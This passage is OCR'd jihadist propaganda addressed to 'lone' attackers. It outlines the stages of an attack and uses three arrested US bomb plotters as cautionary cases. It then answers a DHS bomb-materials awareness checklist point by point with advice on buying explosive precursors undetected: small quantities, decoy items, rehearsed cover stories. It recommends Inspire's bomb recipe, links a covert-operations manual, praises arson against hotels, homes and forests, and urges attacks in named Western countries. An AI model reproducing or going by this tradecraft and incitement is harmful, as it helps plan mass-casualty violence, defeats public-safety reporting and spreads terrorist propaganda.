Prior to this stage, the motivation for the attack may come from increased awareness of the events from the fields of Jihad through the Internet. Prime motivators are the crimes of the Crusaders against the Muslims and the awareness of the obligation of Jihad and yearning for Shahadah to repel the aggression.

Vulnerabilities:

Sloppy information security measures during online activities and misdemeanor (such as a loose tongue) during off line activities can draw the attention of the kuffar law enforcement agencies (hereby referred to as dogs).

2. PREOPERATIONAL SURVEILLANCE:

The Mujahid will conduct detailed surveillance of potential target to determine what security measures are in place around the target and to gauge whether he has the ability to successfully attack it. If the target is too difficult to attack, he will move on to an easier target. At the end of this stage the Mujahid would have finalized the target for attack.

Vulnerabilities:

If the security measures of the target exceed the capabilities of the Mujahid and if he proceeds with the attack, it is most likely to fail.

Detailed surveillance may expose the Mujahid to the dogs around the target. Misdemeanor during such exposure (such as unseasonal clothing or open photography or frequent sighting) will raise suspicion.

3. MORE SURVEILLANCE:

Once the target is finalized, another round of surveillance will be needed which would be far more detailed than the previous one and would seek to obtain all the details necessary for planning the attack.

For example, if the attack is being planned against a building, this round of surveillance will generally try to obtain a detailed description of the target's physical security features and security force procedures. It will also focus on establishing a baseline understanding of the activity that can be expected around the facility at the time of day the attack is anticipated.

If the target of the attack is an individual, the individual's residence, office and other places he individual frequents will be surveyed. The target's usual routes between these places will be analyzed for choke points which can be exploited for attack and escape.

Vulnerabilities:

Poor surveillance trade craft.

4. OPERATIONAL PLANNING:

During this stage weapons for the attack as well as any special skills (such as driving skills, hand to hand combat) which will be needed for the mission are acquired. Sometimes the weapons may have been acquired during the pre-operational planning stages.

The surveillance continues and the exact details of the operation are casted and rehearsed.


Vulnerabilities:

The movement of the Mujahid during this stage increases and may expose him to the dogs especially during training, communication, surveillance and weapons acquisition.

Weapons acquisition poses a significant vulnerability for the individual Mujahid especially when he aspires to carry out a spectacular attack which is far beyond his capability. He may want to carry out VBIED attack even though he does not know how to make an IED. So, in order to bridge the gap between his aspirations and his capabilities, he would reach out to someone who can provide the explosives or the ready made IED and as we will see.... most often that "someone" turns out to be an undercover dog who does him in. In other cases, the Mujahid purchases the ingredients for the EID online. Here the business selling the ingredients would play the dog.

5. OPERATION

Once the planning is completed, weapons acquired and training completed, the Mujahid should be ready to deploy in secret. At this stage the dogs can only act as firefighters to minimize the casualties from the assault of the Mujahid.



Vulnerabilities:

Though it is difficult for the dogs to stop the attack once the operation is underway, it could be thwarted owing to mistakes from the Mujahid's end during the deployment.

So with the above background, let us now proceed to study 3 typical cases of the precious brothers who were undone during the course of their action....may Allah accept them and hasten their release.

Note: Most of the information about the cases has been gathered from kafir sources. It is definitely possible that it may contain fabrications against the brothers. It is being presented here solely because it offers valuable lessons of us to learn.

Sami Osmakac

Age: 25 years

Location: Pinellas Park, Florida

Date of Arrest: 7 January 2012

Under Surveillance since: September 2011

Circumstances leading to arrest:

The brother was arrested after he allegedly took possession of explosives, a fully automatic AK-47 assault rifle, ammunition and magazines for the AK-47, a pistol, ammunition and a magazine for the pistol, grenades, and a explosive vest.

A FBI document states:

“In late September 2011, a confidential source informed the FBI of Osmakac’s interest in purchasing flags representing al-Qa‘ida. In subsequent conversations, Osmakac allegedly expressed the desire to conduct a violent attack in the Tampa area and asked for assistance in procuring a vehicle-borne improvised explosive device (VBIED), weapons such as Uzis or AK-47s, and an explosives-laden belt to use in a two-stage attack. As part of an undercover operation, Osmakac was introduced to an individual whom he believed to hold extremist beliefs and was able to supply weapons and explosives. All weapons, ammunition, and explosives provided by the FBI had previously been rendered inoperable.

According to court documents, during November 2011, Osmakac planned to attack a Tampa area military recruiting center. However, he later changed his plan, allegedly telling a confidential source that the recruiting center did not have enough personnel inside.

According to the arrest affidavit, on 1 January 2012, Osmakac drove through the Ybor City neighborhood of Tampa to choose target locations, planning to eventually set off an explosive charge packed in the trunk of a vehicle parked in front of high-end restaurants and nightclubs. All of his pre-operational activities were closely

monitored by the FBI.

Osmakac allegedly outlined various scenarios in which he would park a VBIED near busy nightspots and return to his nearby hotel room to collect the remaining weapons. He would then return to the scene to detonate the VBIED remotely, and in the aftermath conduct a small-arms attack at a nearby location while wearing a suicide vest. According to a confidential source, Osmakac said he would attempt to take hostages and contact authorities, specifically the FBI, in order to negotiate the release of Muslim prisoners. Osmakac told the same source that he believed that detonating the VBIED before he took hostages would prove he was “not joking.” Osmakac allegedly planned to release the hostages and detonate the suicide vest while surrendering to law enforcement after his demands were met, according to court documents.”

Analysis:

From the above plot summary, it is clear that the mission of the motivated brother was compromised at the pre-operational planning stage and it was due to misdemeanor during off-line activities. The brother allegedly inquired about buying “Al-Qaida flags” and talked about attacking targets in Tampa area.
The gap between his capabilities and his aspirations made him reach out for help.

He was undone by a Rand Muslim who was an undercover dog. Other sources indicate that the Muslim community in Tampa area helped the dogs in the investigation against the brother . The brother was reportedly banned from two Masjids due to his so called extreme views.

Infact Hassan Shibly, a Tampa attorney and the executive director of the Council on American-Islamic Relations, said that the CAIR office received calls from people in the Islamic community who were concerned about Osmakac's “extreme” views.

"Contact the authorities as soon as possible," Shibly said he told those people.

La hawla wala quwwata illa billah …..how wretched are the actions that colonized minds beget. Their loyalty to the Taghut comes before their loyalty to Allah, His Messenger pbuh and the Muslims. The love and fear of the master makes them spy on fellow Muslims who carry a burning concern against the aggression of the kuffar in Muslim lands. The Kuffar talk in terms of most obscene forms of violence while they(Rand Muslims) rush to make peace with them…..the peace of the ignorant and the subjugated !

Lessons learned:

Information security is paramount for a mission. The Individual Mujahid must maintain the same. Trust first and foremost in Allah and then your abilities and planning.

Know your capabilities and target that which is within your reach.

Learn to improvise.

Khalid Ali- M Aldawsari

Age: 20 years

Location: Texas, Lubbock County originally from Saudi Arabia

Date of Arrest: February 23, 2011

Under Surveillance since: February 1, 2011

Circumstances leading to arrest:

The brother was arrested after he made on line purchase for chemical ingredients for constructing an IED. The tip off came from the chemical company that the brother approached for obtaining the chemicals.

As per the court documents Khalid had placed an order for ten bottles 500ml each of phenol from Carolina Biological Supply company (Burlington, North Carolina). The purchase was made through the company website using his debit card. CBS received the order on January 30, 2011 and shipped the order on January 31, 2011 via FEDEX. Khalid had allegedly requested that Con-way Freight hold the package for him until he could pick it up.

The chemical company was suspicious of the order and immediately informed the dogs who concluded that though phenol had legitimate uses, it can be used for manufacture of picric acid which is a high explosive. This led to CBS recalling the shipment before Khalid could pick it up from the freight service.

Subsequently the dogs posing as CBS employees called Kalid a number of times and engaged him in conversations during which they inquired from him his personal details and the purpose for the phenol purchase. Khalid allegedly informed them that he needed the chemical for conducting off campus research. Simultaneously the dogs were keeping tabs on his online activities. The dogs claimed that electronic surveillance of Khalid's email accounts revealed his research on explosives as well as on potential targets for carrying attacks. The brother was also allegedly posting blogs related to Jihad. The brother had also allegedly purchased sulfuric acid and nitric acid in December 2011.

The findings of the electronic surveillance led the dogs to conduct physical searches of his apartment during which they took possession of his personal journal. An an excerpt from the journal allegedly read ..

“I excelled in my studies in the high school in order to take an advantage for a scholarship to America, by Saudi government and its companies, so I applied with Saudi Industrial corporations, and with the Traitor of the Two Holy places scholarship program and was accepted for all of them..thank God. I chose a specific Saudi sponsoring corporation for two reasons First sends it students directly to America...contrary to others which requires its students to study in the Land of Two Holy places for one year. Second, the sponsoring corporation's financial scholarship is the largest, which will help me tremendously in providing me the support I need for Jihad, God willing. And now after mastering the English language, learning how to build explosives, and continuous planning to target the infidel Americans, it is time for Jihad. I put my trust in God, for he is the best Master and Authority.”

SubhanAllah ! May Allah give all of us a similar concern and determination against the enemies of Allah...ameen

Analysis:

The mission undertaken by brother Khalid was compromised during the operational planning phase and specifically during the weapons acquisition stage. The brother had put in extensive planning and effort for the mission. This is evident from his journey from a high school in Saudi Arabia to a university in Texas, after bagging a corporate scholarship. He was successful in obtaining most of the ingredients for the IED without being detected. He also had shortlisted his targets and had an elaborate plan for placement and detonation of the IED.

The mission was compromised by the chemical company where Khalid made the purchase. The Department of Homeland Security is running a bomb making awareness program. Fliers are distributed to local businesses in a variety of industries to promote suspicious activity reporting.

Khalid made an online purchase of direct chemicals using his own debit card. The brother apparently made no effort in covering his online tracks which led the dogs to uncover the entire plot.

Lessons learned:

Never make online purchase of direct chemicals for manufacture of explosives.

Cover your tracks online. Learn about online information security before before taking your Jihadi mind online.

Learn to improvise from household items. Inspire recipe is the easiest.

There is no replacement for patience, determination and sound planning. The brother was almost successful.

Nasser Jason Abdo

Age: 22 years

Location: Killeen, Texas

Date of arrest: July 27, 2011

Under Surveillance since: NA

Circumstances of Arrest:

This concerned Muslim was arrested after a tip-off from a local gun shop which goes by the name “Gun's Galore”. Brother Abdo had allegedly raised the suspicion of the staff by buying an unusually large amount of smokeless gunpowder, three boxes of shotgun ammunition and magazine for a pistol. This is the same gun shop where brother Nidal Hassan had bought a pistol which was used in the Fort Hood attack.

He was arrested by the Killeen police at a traffic stop after a clerk notified the dogs who, in turn, tracked Abdo to the America's Best Value Inn and Suites via the taxi that he had taken to make his purchase.

At the hotel room where Abdo was staying, three miles from Fort Hood's main gate, the dogs allegedly found a handgun and the ingredients for an explosive device, including gunpowder, shrapnel and pressure cookers. The dogs claimed that an article entitled "Make a bomb in the kitchen of your Mom" from Inspire magazine was also found. Abdo had also purchased a uniform with Fort Hood patches from a military surplus store.

Abdo joined the Army in March 2009 and had applied for conscientious objector status in June 2010 arguing that being a Muslim prevented him from serving in Afghanistan. His pending discharge was put on hold when the

Army claimed to have 'discovered' the images of child pornography on his government-issued computer. He had been AWOL since July 4 from Fort Campbell, Kentucky. In an interview with Al-Jazeera TV which aired on August 21, 2010, Nasser stated that
"I don't believe I can involve myself in an army that wages war against Muslims. I don't believe I could sleep at night if I take part, in any way, in the killing of a Muslim."

Analysis:

The mission undertaken by brother Abdo was compromised in the final moments of the operational planning phase. Again, the business where the purchase for ammunition was made played the dog.
The plan by brother was fairly well conceived and his military background provided great cover for his activities. He had finalized a restaurant frequented by US army personnel as a target and had done the surveillance too. His choice of the INSPIRE recipe was also spot on.

Lessons learned:

Do not purchase the material for cooking the IED in bulk quantity. Go drop by drop.

end of the article

For The Individual Mujahid

DHS Bomb Making Materials Awareness Program

In the Name of Allah, The Most-Compassionate The Most-Merciful

Taken from ansar1

Allahummar zuqnee shahaa datan fi sabi lik

Oh Allah! Grant me Martydom in your Path

بسم الله الرحمن الرحيم

Assalaamualaikum,

As a part of their 'counter-terrorism' efforts, the Department of Homeland Security, USA has been running a Bomb Making Material Awareness Program targeted at US citizens in general and US private business sectors in particular. As a part of this program DHS is circulating fliers and user guides to businesses and asking them to report any suspicious activity. Given below is one such poster on "Suspicious Behavior Indicators" which asks some key questions for the businesses to consider and which would give an indication of a terrorism suspect.

We have been observing a pattern among the arrests of the individual mujahids (may Allah reward them and hasten their release) - most of them were undone by the businesses where they purchased the materials. Therefore, as a part of our counter-counter-terror efforts, following is a detour to the above questions for the aid of the Individual Mujahid.

Have any customers attempted to purchase unusual or large quantities of peroxide products, acetone or strong acid products (Muriatic Acid, drain cleaner, etc.)?

Ans. Never purchase bulk quantities of raw materials for explosives. Go drop by drop. And never purchase direct raw materials online.

Have any customers displayed nervous or evasive behavior when purchasing or attempting to purchase peroxide products or unusual quantities of acetone or acids?

Ans. Research well with Improvised Explosives Manuals to improvise the materials needed from household items. There are many bomb making recipies which do not need acids or peroxide or acetone. The INSPIRE recipe is the easiest. And when buying the raw materials shop cleverly. Say for INSPIRE recipe you need matchsticks....then buy charcoal too. Or say you want to buy floor cleaner for improvisation.....then buy the mop...the bucket and the scrub too. Drown the required product in compatible products. Do not let it stand out.

Is the customer a regular customer, is this the first time he/she has visited your store?

Ans. If you stick to improvisation from household materials, you can get it from the mart you frequent.

Did the customer give evasive responses when questioned?

Ans. Always have a cover story before you buy the materials. Research well and expect the unexpected questions. Read the manual by GIMF on how to do secret work for more information (hxxp://www.mediafire.com/?f132fsmlyapu1w3) {someone please send me a working link to this}

Did the customer lack the knowledge of the product's proper use?

Ans. You should have the answer for this.

Did the customer refuse to purchase a substitute product?

Ans. This is to trap you. In such a situation, follow his lead and don't resist the alternate product. Learn about its cons and you will have a reason to resist the alternate product. Patience is the key.

Did the customer insist on in-store pick up rather than delivery to a specific address?

Ans. This should not arise if you go drop by drop.

Did the customer insist on cash payments?

Ans. If you purchase small quantities this should not be a problem. Have a believable cover story always for pro and con situation and practice it well before the mirror until it comes naturally. Or you can follow his lead and open your wallet to take out the credit card and pretend to have forgotten and offer to pay cash or come back with the card. Or if its common household item, it should not be a problem to pay with the card.

Did the customer have any burns or unusual discolorations on his/her hands or arms?

Ans. Don't do anything or appear to stand out from the crowd. Prepare yourself for this. Don't don yourself with unseasonal clothing or the likes of which would make you stand out.

Did the customer emit any unusual odor or chemical smell ?

Ans. Take care of this. Even in such a situation, have a good cover story.

Would you recognize this person if you saw him/her again?

Ans. If you would have taken care of the above points and would have a believable cover story for everything you did, you shouldn't be paranoid about being recognized. Don't go overboard to disguise yourself in such a way that would make you standout. Better shop at a mart which is always crowded or at the peak time. The cashier or the salesman will not be able to have a second glimpse at you. Be calm and normal. Be confident while relying on Allah, you will succeed.

Finally, remember the saying of the Prophet pbuh that a Believer is never stung twice from the same hole. Learn from the mistakes of others and let not the obstacles unnerve you. May Allah grant you victory for you have chosen to retaliate against the aggression and oppression of the Crusader enemy.....ameen

wasalaamualaikum

To the Knights of Lone Jihad

You are Lethal! You are Devastating! You are the knight who strikes the enemy's heart, penetrating his armor, exposing his vulnerabilities. You are the David who cuts down the Goliath. This unique heroic act can only be performed by you, with steadfast determination, unfaltering courage and rock-solid resolution. Few are selected by Allah for this purpose.

The following advises are presented to the knights of lone *jihad*:-

1. Tawakkul (reliance) on Allah is paramount to *Jihad*. Allah says: ﴿**If Allah helps you, none can overcome you; and if He forsakes you, who is there after Him that can help you? And upon Allah let the believers rely**﴾ [3: 160]

Qadar encompasses all things and He does as He wishes. So rely on Allah. He will protect you, support you and guide you. He will put tranquility in your heart and the ability to carry out your mission. Allah says about this reliance: ﴿**And whoever relies upon Allah – then He is sufficient for him. Indeed, Allah will accomplish His purpose. Allah has already set for everything (difficulty and ease) a decree (end)**﴾ [65: 3]

Bear in mind that reliance on Allah also includes taking precautionary measures, being cautious and abiding by the plan

2. Beware of Ma'asiy (sins); disobedience is a door to failure, a path toward defeat. Remember what happened in the Battle of Uhud was because of *Ma'asiy*, disobedience and violation of the Prophet's ﷺ planned strategy.

3. Trust in the promise and reward of Allah. Your strength and support is from the Almighty Alone. Be wary of trusting upon your intelligence and training, your trust should be in Allah alone. Day and night, supplicate to Allah, beseeching Him by His Names and Attributes asking Him to make ease all of your operations and to not entrust you to yourself even for a blink of an eye. The Prophet Muhammad ﷺ advised his daughter Fatima to recite in the morning and evening, *"Yaa Hayyu Yaa Qayyuum, birahmatika astaghiith, aslih lii sha'nii kullahu walaa takilnii ilaa nafsii tarfata 'ain."*

4. Perseverance. Your enemies are not a push over, they persevere in their wickedness. They advise each other to be patience on their *Shirk* and *Kufr*. Allah says: ﴿**And the eminent among them went forth, [saying], "Continue, and be patient over [the defense of] your gods. Indeed, this is a thing intended**﴾ [38: 6]

As for you, a believer, Allah, your defender, orders you: ﴿**And do not weaken in pursuit of the enemy. If you should be suffering – so are they suffering as you are suffering, but you expect from Allah that which they expect not. And Allah is ever Knowing and Wise**﴾ [4: 104]

Also the Prophet Muhammad ﷺ gives you the best advice for perseverance: *"Victory comes with patience."*

And an old wisdom states: "victory is one hour patience."

5. Have good omen. If you lose track of an enemy, don't be distressed. It is Allah's plan. Don't give up! *Bidhnillah* you'll achieve your goal, even if it is after some time. How many enemies have escaped their traps only to have Allah return them to justice, with His delay being actually more beneficial.

6. Beware of haste, which leads to negligence. *Jihad* will continue until the Last Day. Seek refuge with Allah from weakness and laziness. If the *Kuffar* have evil plans, Allah too has plans, and Allah is the Best of planners. He says about the enemies of His religion and those who fight His *Shari'ah*:

﴿**And they had planned their plan, but with Allah is their plan [recorded], even if their plan had been [sufficient] to do away with the mountains. So never think that Allah will fail in His promise to His messengers. Indeed, Allah is Exalted in Might and Owner of Retribution**﴾ [14: 47/48]

And whoever has evil plans against the religion of Allah, Allah plans against him: ﴿**And they planned a plan, and We planned a plan, while they perceived not. Then look how was the outcome of their plan – that We destroyed them and their people, all**﴾ [27: 50/51]

Verily Allah is the Executor of affairs. ﴿**And you did not kill them, but it was Allah who killed them. And you threw not, [O Muhammad], when you threw, but it was Allah Who threw that He might test the believers with a good test. Indeed, Allah is Hearing and Knowing. That [is so], and [also] that Allah will weaken the plot of the disbelievers**﴾ [8: 17/18]

Extracted from Sheikh Harith An-Nadhary's lecture, 'Mujahideen in the Cities'.

E-MAILED QUESTION:

Assalam Aleikum brothers in Inspire Magazine. Is the idea of individual jihad that effective? How does a small operation affect powerful states?

Ramzan Ali

E-MAILED ANSWER:

Walekom Salam brother Ramzan.

Allah the Almighty says, ﴿**Indeed, those who disbelieve spend their wealth to hinder (people) from the Path of Allah. So they will continue to spend it; then it will be for them a (source of) regret; then they will be overcome. And those who have disbelieved will be gathered unto Hell**﴾ [8: 36]

He also says, ﴿**So fight in the cause of Allah, you are not held responsible except for yourself. And inspire the believers**﴾ [4: 84]

First, the idea of lone jihad is simple and easy. Every Muslim in the *kafir* enemy's land can carry it out. Its impact is big and great and its means and ways are possible, plentiful and easy to access. For example, a matchbox is plentiful and easy to acquire and use. And the results of these operations are catastrophic and very subduing to the enemy.

These operations are advantageous in several ways:

- The targets are many; hotels, commercial buildings, wooden residences, forests and *kuffars'* plantations.
- It moves the war into the enemy's territory just like they kill our Muslim brothers and sisters in the Islamic countries, destroying their houses and burning down their plantations.
- It makes the enemy to revise its anti-muslims aggressive policies. When he is hit inside his country because of his war on Islam and occupation of Muslim lands, he is compelled to change his stands. Whoever feels safe from punishment, misbehaves.
- It's difficult for the enemy to provide security for its wide range of targets.
- It's difficult to identify the executor. Hit and run.
- Numerous operations could be done in one day by the very same individual.
- Spreading of insecurity among the population, thus more government sectors are affected.
- Providing security to low profile areas occupies the government's efforts. This destroys its spirit for it has paid a lot for the expensive tools and plans which in return could not guarantee him a 100% security from the assaults of the mujahideen.

In general, if an enemy is strong in one field, he is weak in another. And his weak spot is a reason behind its downfall. Here the simple and easy individual jihad operations come in. They exhaust the enemy, drain his economy and punish him for his actions. And the military budget (which is almost crumbled) will be for Homeland security purposes.

We call all Muslims in the West in general and in the US, UK, France, Denmark, Norway and Italy in particular to embrace this new tactic. And *biidhnillah*, few operations will unfold the impact.

CHAPTER 2

INVITATION


A Call to Islam

HAZIM NOOR

This is a message to the non-Muslims of the world. I wish to echo this message in every building, slum, desert, house, media outlet and corner street. I am not calling you to a race, ideology, or country. Instead, I am calling you to something that has no boundaries in this world. I am calling you all to the eternal light of Islam.

It is the same God that Abraham humbled himself to which I am calling all of you. It is the same call that all the Prophets called to: "Worship Allah and reject disbelief". Verily, there is none worthy of worship except Allah alone and Muhammad is His final Messenger. To Him alone belongs the dominion of the heavens and the earth and there is not a soul that has a share in His Magnificence. He is Allah; He is not in need of anything but everything depends on Him. There is none like Him as He is above everything.

If you choose to accept this call, with Allah's mercy you will taste the beauty of Islam and enjoy life to its maximum even if you were the poorest person under the sky. That's because you will live Islam in every action of yours and live with the knowledge that Allah has preserved a remarkable gift for you in Paradise. You will find that following the lifestyle of Prophet Muhammad ﷺ will become your occupation as it will be the coolness of your eyes. Islam will teach you that every ism, including materialism, is a mere creation of Allah and that it will perish. But Allah will never perish.



As a Muslim, your life will begin to revolve around the daily prayer which is to be established five times. The prayer is a re-connection from the spiritual avenues of your heart to Allah directly. If performed correctly, you will feel a change in your spiritual station. In our materialistic world of globalization, it's easy to forget Allah. So the prayer is a chance to repent, mend your ways, build on your weaknesses, cleanse your heart, and dampen your soul in the remembrance of Allah.

You will also begin to realize that your wealth is nothing but a test from Allah. The annual zakat requires a Muslim to give 2.5% of their wealth from the previous year's earnings to charity. Wealth can be both troublesome and a blessing. If abused, every penny will be counted against you on the Day of Judgment. If used for good causes, it will elevate your status in Allah's eyes. You will also come to the realization that you will have a bank in the hereafter. This bank however has no paper money, coins or gold. Rather, it is a bank of deeds. If your good deeds outweigh your evil sins, you will find nothing but felicity from Allah. You add to your deeds from this world by doing all sorts of acts of worship prescribed and explained by Islam. The one who rushes to fill his bank of good deeds in this world will be the one who will find ease entering Paradise in the next, by the permission and kindness of Allah.

Through Islam you will find a return to your inner self and natural being. Every year in the month of Ramadan, the Muslim is required to fast for a full month. Each day he will fast from dawn to dusk and break his fast with light food. Throughout the day, he makes an extra attempt to stay away from all sorts of sins - whether it be from the tongue, heart, private parts etc. - and he does his best to busy himself in all different types of worship whether it be reading the Qur'an, repeating Allah's name, visiting the sick, giving to the poor, doing additional prayers, cleaning the mosque, using his time with friends and family to talk on Islamic affairs, spreading Islam to others or even smiling. In the night, he stands up in prayer and recites the beautiful verses of the Qur'an to strengthen his faith, conviction, wisdom and character.

Finally the hajj is what the Muslim performs once in his lifetime. The Muslim travels to Makkah and performs the prescribed acts of worship there. This time is to be spent in changing your habits and lifestyle for the better.

Finally, the one who rejects Islam will have to face the consequences of his disbelief on the Day of Judgment. The day where the hair of a child will turn grey and the pregnant woman will drop her load due to the great terror felt on that day. Those who die as practicing Muslims, and not die in a state of sin, will be of those that are the successful. Those who chase after the life of this world will feel its poisonous pangs in the hereafter: a punishing fire that tortures people eternally in the most ferocious of ways. Those who chase after the life of the next will experience pleasures that no eye has ever seen, no ear has ever heard, and no mind has ever thought of: an eternal life of delight and happiness, empty of troubles and difficulties.

THE CALL OF THE QUR'AN

HAZIM NOOR

When one goes through the pages of the Qur'an – the final word of God to all of mankind – they will find a library of subjects. A lot of these subjects are told through stories and events that have occurred in the past, passing down lessons in righteousness. Additionally, there are general lessons in mankind's behavior in their relationship towards their Creator. But with a more careful eye, one will spot that every subject is under an umbrella theme. This theme is the call of the Qur'an. In plain and simple language, it is what Allah is calling mankind to.

The theme of the Qur'an is not jihad, laws of inheritance, science or any law based issue. Although these subjects are certainly detailed in the Qur'an, they are only pieces that make up the larger puzzle. The fundamental theme of Qur'an is *tawhîd* or worshiping Allah without any partners. Allah says: ﴿**And I did not create the jinn and mankind except to worship Me**﴾ [51: 56]. Every verse in the Qur'an either directly or indirectly points in that direction. ﴿**And on the earth are signs for the certain [in faith], and in yourselves. Then will you not see?**﴾ [56: 20-21]. The message is that Allah is One without partners. He doesn't have a son, daughter or any family members. He is dependent on none, but everyone and everything in the Universe would collapse if He didn't support them. He is above everyone and everything, and has the most beautiful and perfect qualities that help us understand who He is. There is no example unto Him; He is unique in that respect as He is above every likeness. He is above all human qualities and thus He can never tire, be frustrated or die. He is the One that is called upon when man is on his unstable boat, rocking from side-to-side in the violent tides of the ocean, hoping with a full heart to be delivered to land safely. But when Allah delivers such people to safety, some of them continue in their disobedience to Him. This is the state of man who worships his desires more than he worships his Creator. Allah is so merciful to such people that He repeatedly gives them chances to repent, mend their ways and worship Him the way He has ordained; indeed, everyone is given this chance until they meet death. It then only becomes natural for Allah to speak in the Qur'an on the issue of death, saying that no one knows when he or she is going to die. ﴿**Indeed, the death from which you flee – indeed, it will meet you. Then you will be returned to the Knower of the unseen and the witnessed, and He will inform you about what you used to do**﴾ [62:2].

The Qur'an repeats the theme of *tawhîd* in the most creative of ways. Allah doesn't do it just to amaze the reader and listener with His incredible succinct words, but to also warn them with it, reminding them of the Day of Judgment. The Qur'an speaks of that day as a day of immense terror. Righteous people will receive their record in their right hands, which will lead to their eternal bliss in Paradise. These are the people who believed and then worked hard in this life to tip the scales of righteousness in the next. The wrongdoers – those who disobeyed Allah and His commandments – will receive their book of deeds in their left hands. They will cry out, ﴿**"Oh, I wish I had not been given my record! And had not known what is my account. I wish it [i.e., my death] had been the decisive one [i.e., the end of life and not a gateway to eternal life]. My wealth has not availed me. Gone from me is my authority!"**﴾ [69: 25-29].

They will then be flung into the fire.

As has been shown, the ultimate theme of the Qur'an is worshiping Allah without partners. It implies becoming a Muslim, and leading a righteous life of obedience to Allah. Nothing more, nothing less. Worshiping other than Allah is the greatest weakness that man can possibly fall into. The reality is that Allah, the All Powerful and All Wise, created everything. Man has no good reason to worship Jesus, the Buddha, or to add and subtract partners to Allah; all of these are obstacles between themselves and Allah. The heart of the true believer feels as connected to His Lord as the one who is sailing on his ship, facing the brink of death and destruction, calling upon the One God and not the millions of gods and goddesses. In times of extreme difficulty, man knows his Creator because death surrounds him. It is then up to him to either be a traitor or a steadfast believer. □

Invitation

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

Because this book might be obtained by various security analyst and intelligence forces etc. I wish to inform and invite you by the will of Allah, you the reader who is a/or are non-Muslim to enter into the fold of Islam.

I present to you the same message the Prophet of Allah SAWs sent in the form of a letter to the king Heraclius.

"In the Name of Allâh, the Most Beneficent, the Most Merciful.
From Muhammad, the slave of Allâh and His Messenger to Hercules, king of the Byzantines.
Blessed are those who follow true guidance. I invite you to embrace Islam so that you may live in security.
If you come within the fold of Islam, Allâh will give you double reward, but in case you turn your back upon it, then the burden of the sins of all your people shall fall on your shoulders.
"Say (O Muhammad [pbuh]): 'O people of the Scripture (Jews and Christians), come to a word that is just between us and you, that we worship none but Allâh, and that we associate no partners with Him, and that none of us shall take others as lords besides Allâh.' Then, if they turn away, say: 'Bear witness that we are Muslims.' "[The Noble Qur'an 3:64]

So I ask you dear reader to search deep within yourself to see if you have inkling for true success and victory then come to the folds of Islam whose final reward is infinite bliss.
If you are unsure then read the Quran and decide for yourself but do not leave it late for the Angel that will come to take your soul at the time of death will not wait around.

Utter these words with full conviction and come to victory undoubtedly in the hereafter if not in this world.

Ash hadu Anl-la ila-ha il-lal laah...Wa Ash hadu Anna Mu Ham madar Rasuu lul lah."
"I testify that there is no true God (deity) but Allah (God), and that Muhammad is the Messenger of Allah (God)."

If you accept and decide you want to become a Muslim, then takbir, Allahu Akbar! (Allah is the Greatest). Your next step is as follows go and see the imam of a Mosque that is in accordance to the way/teaching of the Prophet (pbuh)/salaf.

For what to do, next? Learn/implement the pillars of Islam and start to read the meaning of the Quran (and the character of the Prophet (Peace be upon him) and his companions (May Allah be pleased with them ALL! And grant them as well as the true believer the company of the Prophet (pbuh) in Jannat-ul-Firdaws the highest Heaven)

Last but not least Remember that Allah (God) is watching you, seeing you and hearing you, so keep this in mind in everything you do! A little sentiment to help you is carrying out your actions all for the pleasure of Allah!

God does not charge a soul except [with that within] its capacity 2:286

www.quranproject.org/newmuslim

REJECTERS

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

To he/she who rejects this simple offer, I present to you the blessed words of my Lord which are Pure, Just, Truthful and free from Error.

